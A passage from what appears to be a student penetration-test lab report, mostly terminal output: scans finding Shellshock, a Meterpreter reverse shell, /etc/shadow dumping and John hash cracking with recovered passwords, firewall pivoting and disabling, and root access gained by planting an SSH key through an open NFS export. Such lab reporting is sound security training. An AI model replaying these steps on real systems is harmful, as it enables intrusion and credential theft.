80/tcp    open  http
111/tcp   open  rpcbind

Nmap done: 4 IP addresses (1 host up) scanned in 14.64 seconds
```

Figure 1-65 nmap scan of 192.168.0.240/30 subnet


```

root@kali:/# ssh xadmin@192.168.0.242
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.242' (ECDSA) to the list of known hosts.
xadmin@192.168.0.242's password:
Permission denied, please try again.
xadmin@192.168.0.242's password:
Permission denied, please try again.
xadmin@192.168.0.242's password:

root@kali:/# ssh root@192.168.0.242
root@192.168.0.242's password:
Permission denied, please try again.
root@192.168.0.242's password:
Permission denied, please try again.
root@192.168.0.242's password:

```

Figure 1-66 Webserver 2 SSH access denied



CMP314

This system is running:

- uptime: 06:06:40 up 1:59, 0 users, load average: 0.16, 0.18, 0.18
- kernel: Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux
- Bash Version: GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License: GPLv3+; GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Figure 1-67 Webserver 2 browser

```

root@kali:/# nikto -h http://192.168.0.242/
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:     2024-12-28 04:31:42 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2024-12-28 04:32:17 (GMT-5) (35 seconds)
-----
+ 1 host(s) tested

```

Figure 1-68 Webserver 2 nikto scan


```

meterpreter > ifconfig

Interface 1
=====
Name           : lo
Hardware MAC    : 00:00:00:00:00:00
MTU            : 65536
Flags          : UP,LOOPBACK
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name           : eth0
Hardware MAC    : 00:15:5d:00:04:19
MTU            : 1500
Flags          : UP,BROADCAST,MULTICAST
IPv4 Address    : 192.168.0.242
IPv4 Netmask    : 255.255.255.252
IPv6 Address    : fe80::215:5dff:fe00:419
IPv6 Netmask    : ffff:ffff:ffff:ffff::

```

Figure 1-71 Webserver 2 ifconfig

```

meterpreter > netstat

Connection list
=====

  Proto  Local address      Remote address      State      User  Inode  PID/Program name
  ----  -
tcp      0.0.0.0:22         0.0.0.0:*           LISTEN     0     0
tcp      127.0.0.1:631      0.0.0.0:*           LISTEN     0     0
tcp      0.0.0.0:33645      0.0.0.0:*           LISTEN     116   0
tcp      0.0.0.0:111        0.0.0.0:*           LISTEN     0     0
tcp      192.168.0.242:49288 192.168.0.200:4444  ESTABLISHED 0     0
tcp      :::22             :::*                LISTEN     0     0
tcp      ::1:631           :::*                LISTEN     0     0
tcp      :::111            :::*                LISTEN     0     0
tcp      :::80             :::*                LISTEN     0     0
tcp      :::48211          :::*                LISTEN     116   0
tcp      ::1:53606         ::1:631             CLOSE_WAIT  0     0
udp      0.0.0.0:53764      0.0.0.0:*           111   0
udp      0.0.0.0:50746      0.0.0.0:*           116   0
udp      0.0.0.0:604        0.0.0.0:*           0     0
udp      0.0.0.0:111        0.0.0.0:*           0     0
udp      0.0.0.0:631        0.0.0.0:*           0     0
udp      127.0.0.1:745      0.0.0.0:*           0     0
udp      0.0.0.0:5353       0.0.0.0:*           111   0
udp      :::604            :::*                0     0
udp      :::111            :::*                0     0
udp      :::5353           :::*                111   0
udp      :::60728          :::*                116   0
udp      :::56186          :::*                111   0

```

Figure 1-72 Webserver 2 netstat

```
meterpreter > arp

ARP cache
=====

   IP address      MAC address      Interface
   -----
192.168.0.241    00:15:5d:00:04:18
```

Figure 1-73 Webserver 2 arp

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,:/bin/false
rtkit:x:107:114:RealtimeKit,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,:/var/run/pulse:/bin/false
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000::/home/xweb:
meterpreter > cat /etc/shadow
root:$6$0eXU40SB$60Sx83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
```

Figure 1-74 Webserver 2 read passwd file (1/2)


```

messagebus*:16176:0:99999:7:::
usbmux*:16176:0:99999:7:::
dnsmasq*:16176:0:99999:7:::
avahi-autoipd*:16176:0:99999:7:::
kernoops*:16176:0:99999:7:::
rtkit*:16176:0:99999:7:::
saned*:16176:0:99999:7:::
whoopsie*:16176:0:99999:7:::
speech-dispatcher!:16176:0:99999:7:::
avahi*:16176:0:99999:7:::
lightdm*:16176:0:99999:7:::
colord*:16176:0:99999:7:::
hplip*:16176:0:99999:7:::
pulse*:16176:0:99999:7:::
statd*:17410:0:99999:7:::
sshd*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lFRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLL7/IpBgThgmqXePPY7.:17402:0:99999:7:::

```

Figure 1-75 Webserver 2 read passwd file (2/2)

```

File Edit Search View Document Help
Warning, you are using the root account, y
root:$6$0eXU40SB$60Sr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHhrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lFRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLL7/IpBgThgmqXePPY7.

```

Figure 1-76 Hash.txt file both hashes

```

root@kali:~# john --incremental --format=sha512crypt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
apple (root)
1g 0:00:03:00 0.005553g/s 904.8p/s 1027c/s 1027C/s les0n..lhama

```

Figure 1-77 root account cracked hash

```

xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lFRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLL7/IpBgThgmqXePPY7.

```

Figure 1-78 Hash.txt file xweb hash only

```

root@kali:~# john --incremental --format=sha512crypt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
pears (xweb)
1g 0:00:04:33 DONE (2024-12-28 05:19) 0.003658g/s 1047p/s 1047c/s 1047C/s peton..penry
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Figure 1-79 xweb account cracked hash

```

root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13960 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4395322 (4.3 MB)  TX bytes:4858595 (4.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:266 errors:0 dropped:0 overruns:0 frame:0
          TX packets:266 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20337 (20.3 KB)  TX bytes:20337 (20.3 KB)

```

Figure 1-80 Webserver 2 successful SSH connection and ifconfig

```

root@xadmin-virtual-machine:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:419/64 scope link
        valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~# ip route
default via 192.168.0.241 dev eth0 proto static
192.168.0.240/30 dev eth0 proto kernel scope link src 192.168.0.242 metric 1

```

Figure 1-81 Webserver 2 ip a and ip route

```

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:36102) at 2024-12-28 13:40:07 -0500

```

Figure 1-82 Reestablish webserver 2 connection with reverseshell

```

meterpreter > portfwd add -l 8080 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :8080 ↔ 192.168.0.234:80

```

Figure 1-83 Firewall port forwarding




Figure 1-84 Firewall login panel




Figure 1-85 Firewall successfully logged in

 System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Gold ▾ Help ▾				
Diagnostics / ARP Table				
ARP Table				
Interface	IP address	MAC address	Hostname	Actions
DMZ	192.168.0.241	00:15:5d:00:04:18		
DMZ	192.168.0.242	00:15:5d:00:04:19		
LAN	192.168.0.98	00:15:5d:00:04:17		
WAN	192.168.0.233	00:15:5d:00:04:14		
WAN	192.168.0.234	00:15:5d:00:04:16		
 Local IPv6 peers use NDP instead of ARP.				

Figure 1-86 Firewall arp table

IPv4 Routes						
Destination	Gateway	Flags	Use	Mtu	Netif	Expire
default	192.168.0.233	UGS	5889	1500	hn0	
127.0.0.1	link#4	UH	4822	16384	lo0	
172.16.221.0/24	192.168.0.233	UG1	0	1500	hn0	
192.168.0.32/27	192.168.0.233	UG1	0	1500	hn0	
192.168.0.64/27	192.168.0.97	UG1	0	1500	hn1	
192.168.0.96/27	link#6	U	0	1500	hn1	
192.168.0.98	link#6	UHS	0	16384	lo0	
192.168.0.128/27	192.168.0.233	UG1	0	1500	hn0	
192.168.0.192/27	192.168.0.233	UG1	0	1500	hn0	
192.168.0.224/30	192.168.0.233	UG1	0	1500	hn0	
192.168.0.228/30	192.168.0.233	UG1	0	1500	hn0	
192.168.0.232/30	link#5	U	71332	1500	hn0	
192.168.0.234	link#5	UHS	0	16384	lo0	
192.168.0.240/30	link#7	U	3912	1500	hn2	
192.168.0.241	link#7	UHS	0	16384	lo0	

Figure 1-87 Firewall IPv4 routes

Edit Firewall Rule			
Action	Pass Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.		
Disabled	☐ Disable this rule Set this option to disable this rule without removing it from the list.		
Interface	LAN Choose the interface from which packets must come to match this rule.		
Address Family	IPv4 Select the Internet Protocol version this rule applies to.		
Protocol	TCP Choose which IP protocol this rule should match.		
Source			
Source	☐ Invert match.	any	Source Address /
Display Advanced The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.			
Destination			
Destination	☐ Invert match.	any	Destination Address /
Destination Port Range	any From	Custom To	Custom Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.
Extra Options			
Log	☐ Log packets that are handled by this rule.		

Rule Information	
Created	8/12/17 06:44:53 by admin@192.168.0.66
Updated	8/12/17 06:44:53 by admin@192.168.0.66

Disable Firewall ☒ Disable all packet filtering. Note: This converts pfSense into a routing only platform! Note: This will also turn off NAT! To only disable NAT, and not firewall rules, visit the Outbound NAT page.
--

```
root@kali:~# nmap 192.168.0.98/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-28 23:21 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.08 seconds
```



```

root@kali:~# nmap 192.168.0.98/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-29 00:12 EST
Nmap scan report for 192.168.0.97
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.98
Host is up (0.0027s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
2601/tcp  open  zebra
2604/tcp  open  ospfd
2605/tcp  open  bgpd

Nmap done: 32 IP addresses (2 hosts up) scanned in 19.59 seconds

```

Figure 1-92 nmap scan of 192.168.0.98/27 subnet successful

```

root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97 ...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:58:58 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.

```

Figure 1-93 Router 4 telnet connection

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L Description
-----
eth1            192.168.0.65/27  u/u
eth2            192.168.0.97/27  u/u
lo              127.0.0.1/8      u/u
                4.4.4.4/32
                ::1/128

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 11:35:29
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 11:35:29
O  192.168.0.64/27 [110/10] is directly connected, eth1, 11:37:55
C>* 192.168.0.64/27 is directly connected, eth1
O  192.168.0.96/27 [110/10] is directly connected, eth2, 11:37:55
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 11:35:29
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 11:35:29
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 11:35:29
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 11:35:29
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 11:35:25
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 11:35:30

vyos@vyos:~$ show arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.98     ether   00:15:5d:00:04:17 C              eth2

```

Figure 1-94 Router 4 show interfaces, show ip route, show arp

```

root@kali:~# nmap 192.168.0.65/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-29 00:48 EST
Nmap scan report for 192.168.0.65
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.66
Host is up (0.0075s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.00 seconds

```

Figure 1-95 nmap scan on 192.168.0.65/27 subnet

```

root@kali:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87PLxg7ELsJfVxS7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
root@kali:~# ssh xadmin@192.168.0.66
xadmin@192.168.0.66: Permission denied (publickey).

```

Figure 1-96 PC 5 SSH connection access denied

```

root@kali:~# rpcclient 192.168.0.66
Enter WORKGROUP\root's password:
Cannot connect to server. Error was NT_STATUS_CONNECTION_REFUSED
root@kali:~# rpcclient xadmin@192.168.0.66
Enter WORKGROUP\root's password:
Cannot connect to server. Error was NT_STATUS_UNSUCCESSFUL
root@kali:~# rpcclient 192.168.0.66
Enter WORKGROUP\root's password:
Cannot connect to server. Error was NT_STATUS_CONNECTION_REFUSED
root@kali:~# rpcclient xadmin@192.168.0.66
Enter WORKGROUP\root's password:
Cannot connect to server. Error was NT_STATUS_UNSUCCESSFUL
root@kali:~#

```

Figure 1-97 PC 5 rpcclient access denied

```

root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:/e+5F2/sz00akMCWk4+qDdfKfu9pJbNTqJpkH2eFh4g root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|
|      o.+ o
|    ES0.o.o
|      o =+o .
|    . + +.*B .o
|      B =o++o .. =
|    .oOo.+++.+B*=
+----[SHA256]-----+

```

Figure 1-98 RSA key pair generated


```

root@kali:~# mount -t nfs 192.168.0.66:/ /tmp/fileMount
root@kali:~# cd /tmp/fileMount
bash: cd: /tmp/fileMount: No such file or directory
root@kali:~# cd /tmp/fileMount
root@kali:/tmp/fileMount# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
root@kali:/tmp/fileMount#

```

Figure 1-99 PC 5 mount file system

```

root@kali: /t...Mount/etc/ssh
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile      %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

```

Figure 1-100 PC 5 sshd_config file

```

root@kali:/tmp/fileMount# cd root
root@kali:/tmp/fileMount/root# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:/tmp/fileMount/root# cd .ssh
bash: cd: .ssh: No such file or directory
root@kali:/tmp/fileMount/root# mkdir .ssh
root@kali:/tmp/fileMount/root# cd .ssh

```

Figure 1-101 PC 5 create .ssh directory

```

root@kali:/tmp/fileMount/root/.ssh# cp /root/.ssh/id_rsa.pub /tmp/fileMount/root/.ssh/authorized_keys
root@kali:/tmp/fileMount/root/.ssh# chmod 600 /tmp/fileMount/root/.ssh/authorized_keys
root@kali:/tmp/fileMount/root/.ssh#

```

Figure 1-102 PC 5 copy RSA public key into .ssh directory

```

root@kali:~/.ssh# ssh -i /root/.ssh/id_rsa 192.168.0.66
Enter passphrase for key '/root/.ssh/id_rsa':
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#

```

Figure 1-103 PC 5 SSH connection success

```

root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:1c
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:41c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2961 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1830 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:275425 (275.4 KB)  TX bytes:256668 (256.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:290 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22681 (22.6 KB)  TX bytes:22681 (22.6 KB)

```

Figure 1-104 PC 5 ifconfig


```

root@xadmin-virtual-machine:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
